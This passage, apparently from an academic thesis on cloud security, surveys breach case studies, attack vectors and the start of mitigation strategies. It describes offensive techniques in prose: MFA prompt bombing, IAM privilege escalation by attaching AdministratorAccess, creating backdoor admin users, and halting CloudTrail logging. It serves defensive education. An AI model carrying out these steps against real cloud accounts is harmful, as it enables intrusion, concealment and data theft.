Multi-tenant environments introduce complexity when it comes to compliance and regulation. Different tenants may have different compliance requirements. One might be subject to GDPR in Europe, another to HIPAA in the healthcare domain, yet their data resides on the same infrastructure or within the same application. Ensuring that each tenant's data handling meets all relevant laws and standards is challenging when resources are shared. There's a risk that data co-mingling or improper isolation could lead to a compliance violation, such as personal data being transferred to an unauthorized region or a tenant accessing data they shouldn't. [26][43]

3.4 Case Studies of Cloud Security Breaches

This chapter is an overview of some recent cloud security breaches.

3.4.1 Capital One Data Breach (2019)

One of the most infamous cloud breaches was the Capital One incident in 2019, in which over 100 million customer records were stolen from a cloud environment. The attack was a result of a misconfigured AWS Web Application Firewall (WAF) combined with an overlooked vulnerability. The perpetrator exploited a Server-Side Request Forgery (SSRF) flaw in Capital One's WAF application – essentially tricking the firewall into executing

requests on her behalf. Because the WAF was misconfigured, it allowed access to internal AWS metadata services, which yielded credentials for an IAM role with access to sensitive data. Using those cloud credentials, the attacker then accessed Capital One's Amazon S3 buckets and databases, exfiltrating credit card application data, including personal information like names, addresses, Social Security numbers, and bank account details. Notably, the root cause was not a failure of AWS's infrastructure, but a mistake in how Capital One set up and secured their cloud resources. [45]

3.4.2 API Vulnerabilities Leading to Tenant Data Exposure

Cloud providers and SaaS companies offer APIs for customers to interact with their services, but flaws in those APIs or misconfigurations can lead to one tenant's data being exposed to another.

- ChaosDB in Microsoft Azure's Cosmos DB

Azure's Cosmos DB is a multi-tenant database service, and researchers found an API misconfiguration introduced by a debugging feature (Jupyter Notebooks) that allowed them to obtain primary access keys for other customers' Cosmos DB instances. With those keys, an attacker could have full read/write access to those databases. [44]

3.4.3 Exposed Amazon S3 Buckets and Cloud Storage Leaks

- International Spy Museum Breach (2023):

In the first quarter of 2023, the International Spy Museum experienced a data breach due to a misconfigured Amazon S3 bucket. This incident resulted in the unintentional exposure of approximately 100 credit card authorization forms used for student reservations. The leak was discovered by a security researcher who alerted the museum, and it remains unclear whether any malicious actors accessed the sensitive data before it was secured. This case underscores the critical importance of properly configuring cloud storage settings to prevent unauthorized access, especially for organizations handling sensitive financial data. [46]

- Alteryx Breach (2017):

In December 2017, Alteryx, a data analytics company, suffered a major data breach when it left an Amazon S3 bucket publicly accessible. This bucket contained a

database with personal information about 123 million American households, including addresses, phone numbers, mortgage ownership, and ethnicity data. The exposure was due to a misconfiguration that allowed anyone to access the data without authentication, a significant oversight given the scale of the data involved. The incident was widely reported and served as a wake-up call for organizations to secure their cloud storage properly. Alteryx took immediate action to secure the bucket and notified affected parties, but the breach highlighted the potential scale of data exposure from simple configuration errors. [47]

3.4.4 Kubernetes Security Incidents

- TLS Bootstrap Attack on Azure Kubernetes Services (2024):

In 2024, a significant vulnerability was discovered in Microsoft Azure Kubernetes Services (AKS) that allowed for privilege escalation through the exploitation of TLS bootstrap tokens. This flaw enabled attackers to gain unauthorized access to sensitive credentials and potentially access all secrets within the cluster, particularly affecting clusters using Azure CNI and Azure network policy. [48]

- Cryptojacking Campaign Targeting Misconfigured Kubernetes Clusters (2024):

Also in 2024, a cryptojacking campaign targeted misconfigured Kubernetes clusters to mine the Dero cryptocurrency. Attackers exploited unsecured API servers and anonymous authentication to gain access and deploy malicious containers, utilizing malicious Docker Hub images that had been pulled over 10,000 times, indicating a widespread impact. [49]

4 ATTACK VECTORS AND TECHNIQUES

Cloud environments offer attackers a unique playground due to their scalability, shared resources, and heavy reliance on APIs. While the previous chapter identified vulnerabilities and threats in cloud systems, this chapter dives into the attack vectors and techniques the specific methods attackers use to exploit those weaknesses. Understanding these techniques equips organizations to anticipate, detect, and defend against real-world cloud attacks effectively.

4.1 Service Disruption Threads

4.1.1 Distributed Denial of Service (DDoS)

Attackers spoof a target's IP address and send small requests to misconfigured servers (reflectors). These servers then send a much larger response to the target, creating an amplification effect. This means that a modest amount of request traffic can result in a flood of response traffic aimed at the victim. [50]




Figure 3 Reflected amplification attack

(Source: [50])

- UDP Amplification:

UDP is favored for such attacks because it lacks a handshake process, allowing attackers to spoof the source IP easily. Common protocols exploited include NTP, DNS, SSDP, and Memcached. [50]

- TCP Amplification:

Although TCP involves a three-way handshake, attackers have begun exploiting TCP-based vectors. Techniques like TCP SYN+ACK reflection, where reflectors retransmit responses in the absence of an ACK, can still generate significant traffic. One noted incident involved a TCP SYN+ACK amplification attack peaking at 30 million packets per second, facilitated by nearly 900 reflectors. [50]




Figure 4 Reflection attack in TCP

(Source: [50])

4.1.2 Carpet bombing

Carpet bombing is a form of reflected amplification attack that commonly employs UDP reflection and, more recently, TCP reflection. Unlike attacks targeting just one or a few specific points, carpet bombing spreads the assault across numerous destinations within a defined subnet or classless inter-domain routing (CIDR) block, such as a /22 range. This

broad approach makes the attack harder to spot and counter, as it can slip under the radar of typical baseline-based detection systems. [50]

A specific instance of TCP carpet bombing is TCP SYN+ACK reflection. Here, the attacker dispatches forged SYN packets to a diverse set of either random or carefully chosen reflectors. The attack gains strength as these reflectors repeatedly send TCP SYN+ACK packets when no reply is received. The boost in the TCP SYN+ACK response might not be substantial by itself and varies with the number of retransmissions from the reflector. As illustrated in Figure 3, while the reflected attack traffic aimed at individual target virtual machines (VMs) might not suffice to disable them, the combined volume of traffic could easily swamp the targets' network. [50]




Figure 5 Carpet bombing attack

(Source: [50])

4.1.3 Resource Hogging

In multi-tenant clouds, a “noisy neighbor” tenant can intentionally or unintentionally monopolize shared resources (CPU, memory, bandwidth) to disrupt others.

An attacker runs resource-intensive workloads on their tenant VM or service, consuming disproportionate CPU/memory. Because tenants share underlying hardware, this heavy usage reduces capacity for others. Neighboring tenants requests start failing or slowing down once the attacker’s consumption pushes total usage beyond system capacity. [51]




Figure 6 Resource exhaustion

(Source: [51])

4.2 Attack Vectors for Gaining Initial Access

Attackers adapt their strategies to exploit the cloud’s architecture, often taking advantage of the shared responsibility model and human error. Modern cloud breaches often begin with attackers finding a foothold through misconfigurations, stolen credentials, or other weaknesses. Adversaries increasingly use automation and AI-driven tools to speed up this reconnaissance and exploitation process. [52]

4.2.1 Cross-Tenant Exploitation and Data Leakage

Cloud multi-tenancy means different customers share infrastructure, so a breach in isolation can lead to cross-tenant attacks. [53]

The attacker first gains a presence in one tenant (e.g., by compromising that tenant’s VM or account). They then exploit a shared technology vulnerability – for instance, a

hypervisor bug to break out of their tenant boundary. A successful VM escape allows the attacker to execute code on the underlying host or access memory of other guest VMs. As a result, they can reach other customer environments on the same host. Once on the host or control plane, the attacker can pivot into other tenants' data. This may involve reading another tenant's memory, or directly accessing storage/database services of another cloud customer if isolation controls fail. [53][54]

4.2.2 Misconfiguration and Access Control Exploitation

Cloud misconfigurations like open storage buckets or overly permissive access rules are a leading initial access vector. [52]

Attackers perform reconnaissance to find misconfigured resources. They may use tools (often automated) to enumerate storage buckets and endpoints. Attackers try common bucket names or use search engines to find exposed cloud storage. Once a misconfigured storage bucket or database is found (e.g., no authentication required or "public read" enabled), the attacker accesses and downloads any sensitive data within. Many breaches have occurred this way – for instance, researchers found thousands of sensitive files (passport scans, personal data, etc.) in publicly open S3 buckets. Attackers also look for overly permissive access controls in cloud services. An example is an improperly configured IAM policy that grants wide access. An attacker who acquires even a low-privileged account can exploit such misconfigurations to escalate privileges. [46][55]

For initial access, consider an unsecured cloud database instance: if a cloud VM's firewall (security group) is misconfigured to allow public traffic to an internal database, an attacker can directly connect. They might log in with default credentials or exploit an unpatched DB vulnerability, effectively breaching the system due to the misconfiguration. [46][55]

Unpatched cloud systems also fall prey. Attackers scan for cloud VMs running outdated software. Using known exploits, they gain remote code execution as an initial foothold. In one scenario, an Nmap scan revealed an AWS EC2 instance running vsftpd 2.3.4 with anonymous logins enabled. [46][55]

4.2.3 Phishing and Social Engineering Techniques

Human users are often the weakest link for cloud account security. Attackers use phishing emails and other social engineering to steal credentials or authentication tokens. Human

users are often the weakest link for cloud account security. Attackers use phishing emails and other social engineering to steal credentials or authentication tokens. [56]

The attacker identifies target users who have cloud access (developers, admins, etc.) and crafts a spear-phishing email. The email may impersonate the cloud provider or a trusted service, urging the user to click a link (e.g., a fake Azure AD login page). The fake site might then redirect to the real login to avoid suspicion. Now the attacker possesses a valid cloud login. [56]




Figure 7 The traditional phishing attack in the absence of multi-factor authentication

(Source: [56])

If multi-factor authentication (MFA) is enabled on the account, attackers employ tricks to bypass it. One common method is MFA fatigue or “prompt bombing” – the attacker repeatedly tries to log in, causing a flood of push notifications to the user’s authenticator app. Eventually, the annoyed or confused user approves one, unwittingly granting the attacker access. Another method is phishing the second factor: the fake login page also asks for the one-time password (OTP) or uses a man-in-the-middle proxy to intercept the MFA token in real-time, enabling the attacker to hijack the session. [56][57]

Attackers may also abuse OAuth consent phishing. Here, instead of stealing the password, the attacker tricks the user into granting OAuth access to a malicious app. For

example, the user receives an app consent request that appears legitimate. If the user approves, the attacker's rogue application gets an access token to the user's data. This technique bypasses passwords and can persist until the token or consent is revoked. With credentials or tokens in hand, the attacker logs into the cloud account, often appearing as an authenticated user. They might now have access to sensitive resources (emails, storage, etc.) and can proceed to further actions inside the cloud environment. [56][57][58]

4.2.4 API and Supply Chain Attacks

Cloud services heavily rely on APIs and third-party software, which opens avenues for injection and supply chain attacks. An attacker may target vulnerabilities in cloud APIs by sending crafted, malicious inputs to the API endpoints. For example, an API that directly queries a database might be vulnerable to SQL injection. If the API isn't properly sanitized, the attacker can retrieve or modify sensitive data via such injections. [59]

Attackers also intercept and manipulate API calls. In a man-in-the-middle scenario, if an application is not using TLS or has trust misconfigurations, the attacker could capture API tokens or alter API requests/responses. For instance, intercepting a cloud storage API call could allow an attacker to swap a file being fetched for a malicious one. [59][60]

Supply chain compromise is a more insidious vector: the attacker targets a weaker link in the cloud software supply chain to gain initial access. This could involve poisoning a widely used library or service. For example, they identify an open-source package used in cloud deployments and then injects a backdoor into that component by compromising the developer's account or publishing a look-alike package. When organizations import the updated component, the backdoor activates, giving the attacker a foothold in their environment. [60]

4.2.5 Network-Based Attacks

Attackers frequently probe cloud network configurations for weaknesses, much like traditional network pen-testing but with cloud nuances. The attacker performs network scanning on the target's cloud IP ranges. Tools like Nmap or cloud-focused scanners (and even search engines like Shodan) are used to identify live cloud hosts and open ports. In AWS, for example, adversaries can quickly find exposed EC2 instances and the services running on them (SSH, RDP, databases, etc.). [55]

Upon finding open ports, the attacker probes for vulnerable services. Suppose a cloud VM has port 22 (SSH) open to the internet, then the attacker might attempt a brute-force login or try known exploits if the SSH service is outdated. If port 3389 (RDP) is open on a Windows VM, they might launch a password spray or exploit RDP vulnerabilities. For an open application port, say a web service, the attacker checks for default credentials or misconfigurations. A common scenario is discovering an open management interface (e.g., Kibana, Jenkins) with either no authentication or default passwords. The attacker logs in and gains admin control over that service, effectively an initial compromise. [55]

Once the attacker exploits an open port or service and gains access to that machine, they often establish a foothold (e.g., a reverse shell or web shell on the instance). They may then use this beachhead to explore the internal cloud network. If the compromised instance is in a VPC with connectivity to other systems, the attacker will scan internally from there, looking to move deeper. [55]

4.2.6 Application Layer Attacks

Cloud-hosted applications are subject to all the usual web and application-layer attacks, which attackers use to infiltrate the cloud environment. The attacker identifies a target application running in the cloud (for example, a web app on AWS Elastic Beanstalk or an API hosted on Azure). They test the application for common vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), or deserialization flaws. If a vulnerability is present, the attacker exploits it to extract data or execute code. In a SQL injection scenario, they could dump database tables containing user credentials or insert a new admin account. With XSS, the attacker could hijack a legitimate user's session by stealing cookies, especially if an admin user visits a crafted link. Attackers also target unpatched web applications or components. Many cloud breaches occur because an app framework or library was out-of-date. For instance, the notorious Log4Shell (Log4j) vulnerability allowed attackers to perform RCE (Remote Code Execution) by sending a malicious string that triggered log parsing. [55][61]

Having exploited the application layer, the attacker can execute commands on the underlying host or access the application's data. For instance, after a successful SQL injection, they might use database access to retrieve passwords, then use those passwords to log into cloud accounts if reused. Or after compromising a web server via RCE, the attacker

may interact with the cloud's instance metadata to grab temporary credentials – effectively pivoting from an app vulnerability to cloud control. [61]

4.2.7 Identity-Based Attacks

Cloud platforms often rely on identity (accounts, keys, tokens) for access – thus attackers target these through credential stuffing, key theft, and session hijacking to gain unauthorized entry. Attackers compile or purchase large lists of leaked usernames and passwords (known as combo lists). Using automated tools and proxy networks for scale, they attempt logins to services like Office 365, AWS, or Google Workspace. If any account lacks MFA and reused a leaked password, the attacker gains access. In fact, brute-force and password spraying attacks remain very prevalent; about 20% of organizations targeted by such attacks in 2023 had at least one account compromised. [62][63]

Attackers may employ session hijacking to steal authenticated sessions rather than credentials. By stealing a valid session cookie or token from a user (through XSS or malware on the user's system), the attacker can impersonate that user's cloud session. [62][63]

Once the attacker gains any foothold via credentials or session, they often attempt to escalate privileges by exploiting identity misconfigurations. Cloud identity systems (IAM in AWS, IAM in GCP, Azure AD roles, etc.) can be complex, and if a user is over-privileged or a role trust is misconfigured, attackers will leverage that. [64]

4.3 Post-Access Techniques and Execution Methods

Once initial access is gained, attackers use advanced techniques to deepen their control and achieve their goals. This section expands on the execution phase of attacks.

4.3.1 Privilege Escalation Techniques

After initial access, attackers often seek higher privileges to gain full control or access sensitive data. In cloud environments, this typically means exploiting IAM roles, policies, or service features to go from a limited account to an admin-level account. The attacker enumerates their current permissions. Cloud command-line tools (AWS CLI, Azure CLI) can list accessible resources. The attacker might discover, for example, that their compromised account has the ability to perform certain IAM actions. Common misconfigurations include accounts that can create new users, change policies, or assume roles without proper restrictions. [64]

If the account can modify IAM, the attacker uses it to escalate. For instance, in AWS, if the user has `iam:AttachUserPolicy` on their own user, the attacker attaches the `AdministratorAccess` policy to themselves. Or if they have `iam:AddUserToGroup`, they add their user to an admin group. Sometimes vulnerabilities in cloud services themselves can enable privilege escalation. For example, the AWS Capital One breach involved an SSRF that yielded temporary credentials of an overly privileged IAM role. The attacker used an application-level hole to jump into an IAM role with far more rights (access to S3 buckets). [61][64]

Attackers also establish persistence at higher privilege. After gaining admin rights, they may create a new IAM user or key for themselves so that even if the initial hole is closed, they retain access. For example, an attacker with admin rights could create a new cloud user “backdoor-admin” or implant a new SSH key into an existing administrative account. [65]

4.3.2 Lateral Movement Strategies

Once inside a cloud environment, attackers aim to move laterally – accessing other systems, accounts, or regions to broaden their foothold and find valuable assets. In a cloud context, lateral movement can mean traversing to other VMs within the VPC, hopping to other cloud services, or exploiting trust relationships between accounts. The attacker starts by discovering internal topology. With initial access, they use cloud APIs to list resources. They might read instance metadata or configuration files to find credentials for other services. If they popped a VM, they will scan the internal network from that VM to find additional hosts (databases, etc.). For example, a compromised EC2 instance might reveal it’s in a subnet with connectivity to a backend database. The attacker then uses credentials or tokens gathered to move to the next system. This could be as simple as reusing a password: many cloud breaches involve an attacker discovering that the password for one account works for another. Or, after compromising an application, they might retrieve API keys stored in that app (e.g., keys for another service or account) and then use those keys to access that service. This “credential hopping” is akin to finding keys to new doors in the environment. [66]

4.3.3 Malware Deployment and Resource Abuse

Attackers often use malware to exploit cloud environments, targeting virtual machines (VMs), storage accounts, and technologies like Kubernetes. This can involve ransomware, which encrypts data and demands payment, or crypto-mining malware, which uses cloud

resources to mine cryptocurrencies, resulting in resource abuse and financial burdens for users. [70]

For example, they might upload a ransomware binary onto a compromised VM or storage account, or a script to install a cryptominer on cloud instances. If the target is Kubernetes or serverless, the payload could be container malware or malicious code injected into a function. The attacker executes the malware on target systems. In a ransomware scenario, once the attacker has admin control, they push ransomware across many VMs simultaneously. The ransomware then encrypts data on each VM and leaves ransom notes, effectively locking the organization out of its systems. In a cloud, this might include encrypting EBS volumes, databases, and even cloud storage if mounted or accessible by the compromised instances. [66][70]

For crypto-mining malware, the attacker usually focuses on maximizing compute usage. After gaining control, they may deploy a cryptominer agent on numerous instances or spin up new instances in the account for mining. Many cloud breaches result in unauthorized instance creation – the attacker uses stolen credentials to start very large VM instances or container jobs purely to mine cryptocurrency, leaving the cloud customer with the bill. This is resource abuse: the attacker's malware consumes CPU/GPU at 100%, slowing down legitimate processes and incurring high costs. [66][70]

4.3.4 Evasion and Obfuscation

Skilled attackers take steps to evade detection and obfuscate their activity in the cloud to prolong their access. Cloud providers often have robust logging (e.g., AWS CloudTrail, Azure Monitor) and threat detection (GuardDuty, Security Center), so attackers try to fly under the radar or disable these defenses. An attacker with sufficient permissions will attempt to disable or modify cloud logging to cover their tracks. For example, in AWS they might call StopLogging on CloudTrail trails, halting the recording of their API actions. They could also delete or alter log files if they have access to the storage. Similarly, in Azure, an attacker might turn off diagnostics or monitoring settings at the subscription level. By impairing logging, they reduce the chance that defenders see suspicious actions. [66][67]

Attackers often use encrypted and covert channels for command-and-control. Instead of leaving obvious traces (clear-text traffic or connecting to known bad IPs), the malware or tools they use communicate over TLS (HTTPS) to blend in with normal traffic. Some even use the cloud provider's own services for C2; for instance, using an AWS SNS topic or an

S3 bucket to drop commands for a compromised instance to pick up. This way the traffic just looks like regular cloud API calls rather than an external beacon. In some cases, before moving to the next phase or exiting, attackers will remove evidence. They delete the temporary instances or snapshots they created, remove backdoors they no longer need, and restore some settings to default to avoid suspicion. [66][67]

4.3.5 Data Exfiltration Methods

Data exfiltration, the unauthorized transfer of data from a cloud environment, is a primary objective for attackers post-initial access. Attackers leverage legitimate cloud storage services to transfer data out of the compromised environment. For instance, they might upload sensitive data to personal accounts on services like Dropbox or Google Drive, exploiting the trust in these platforms to blend with normal user activity. Another method is exploiting insecure or poorly configured APIs to access and exfiltrate data, often undetected. Using stolen credentials, attackers can directly access cloud resources and download or transfer data to external locations. This is a prevalent tactic, especially when credentials are obtained through phishing or credential stuffing. Attackers can also exfiltrate data over the network using covert channels like DNS tunneling, HTTP exfiltration, or other techniques to evade detection. [68][69]

4.4 Advanced Persistent Cloud Threats

Advanced Persistent Threats (APTs) are a major concern in cloud computing, where attackers aim to steal or compromise sensitive data over extended periods. These threats are often carried out by well-funded groups, such as nation-state actors or organized criminals, making them particularly challenging to detect and defend against. APTs employ a variety of sophisticated techniques, including ransomware, which encrypts data for ransom; phishing to steal credentials; zero-day exploits targeting unknown vulnerabilities; wiper attacks to destroy data; and supply chain compromises to access systems through partners. These methods allow attackers to infiltrate cloud environments and remain undetected, often for months or years. [71][72]

APTs employ a diverse arsenal of advanced techniques to infiltrate and persist within cloud systems. Table 1 outlines the key methods, their descriptions, and examples of how they manifest in cloud computing.

Table 1 APT entries

Method	Description	Example in cloud
Ransomware and extortion	Encrypts data and demands payment for release, disrupting operations.	Encrypting cloud-stored customer data for ransom.
Zero-Day exploits	Exploits previously unknown vulnerabilities in software or systems.	Targeting unpatched cloud service APIs.
Phishing and credential theft	Uses social engineering to trick users into revealing login credentials.	Phishing emails targeting cloud admin accounts.
Wiper attacks	Destroys data to cause maximum disruption to the organization.	Wiping cloud-based backups to hinder recovery.
Supply chain compromises	Targets vendors or partners to gain indirect access to the primary target.	Compromising a cloud service provider's vendor.

These methods enable APT actors to establish a foothold in the cloud, move laterally across the network, and achieve their objectives without raising alarms. For instance, phishing campaigns might target cloud administrators to steal credentials, while zero-day exploits could target vulnerabilities in cloud service APIs, exploiting the dynamic and distributed nature of cloud infrastructure. [71][72]

5 MITIGATION STRATEGIES AND COUNTERMEASURES

Cloud environments demand a proactive, multi-layered defense that aligns directly with the threats and weaknesses outlined in previous chapters. In this section is presented a comprehensive suite of mitigation strategies and countermeasures designed to harden cloud infrastructure and applications.

5.1 Overview of Cloud Security Mitigation Techniques

Cloud providers and security frameworks emphasize a defense-in-depth approach with multiple mitigation layers spanning identity, network, monitoring, data protection, and workload security.

5.1.1 Identity and Access Management (IAM)

Strict identity protection forms the foundation of cloud security. Strict identity controls, including the principle of least privilege (PoLP) and multi-factor authentication, ensure that each account is granted only the permissions necessary for its tasks. Centralized identity and access management - through services such as AWS IAM or Azure AD, combined with the removal of long-lived static credentials, further reduces the potential for account compromise. [73]

5.1.2 Network Segmentation and Isolation

Partitioning cloud networks into smaller, isolated segments enhances breach containment. Segmentation into separate virtual networks, subnets, or distinct accounts/projects limits an attacker's lateral movement if one segment is compromised. Enforcement of traffic rules through cloud security groups and virtual firewalls between segments provides granular control of inbound and outbound flows at both instance and subnet levels. [74]

5.1.3 Threat Detection and Monitoring

Continuous monitoring and threat detection services identify malicious activities in real time. Cloud-native security monitoring technologies, such as log analytics and IDS/IPS and SIEM solutions aggregate logs and alerts across the environment, enabling rapid anomaly detection. Integration of threat intelligence feeds and automated alerting surfaces high-priority threats early, facilitating timely investigation and containment before escalation. [74]

5.1.4 Data Encryption and Key Management

Sensitive data is protected through encryption both in transit and at rest using robust cryptographic mechanisms. Major cloud providers supply built-in encryption for stored data and TLS for data in motion, ensuring that intercepted or improperly accessed information remains unreadable. Effective key management such as employing customer-managed keys via cloud Key Management Services, ensures that only authorized services or tenants can decrypt the data. [74]

5.1.5 Cloud Workload Protection

Cloud workload protection platforms (CWPP) or comparable endpoint and cloud security tools are applied to virtual machines, containers, and serverless functions. These solutions automatically discover workloads across multi-cloud environments and enforce uniform security policies such as host-based firewalls, integrity monitoring, and anti-malware on each workload. Integration of vulnerability scanning and behavioral monitoring at the operating-system level further strengthens workload hardening and enables early detection of compromise within cloud instances. [75]

5.2 Preventive Measures Against Cloud Attacks

Preventing cloud attacks requires disciplined configuration and proactive governance to eliminate weaknesses before attackers can exploit them.

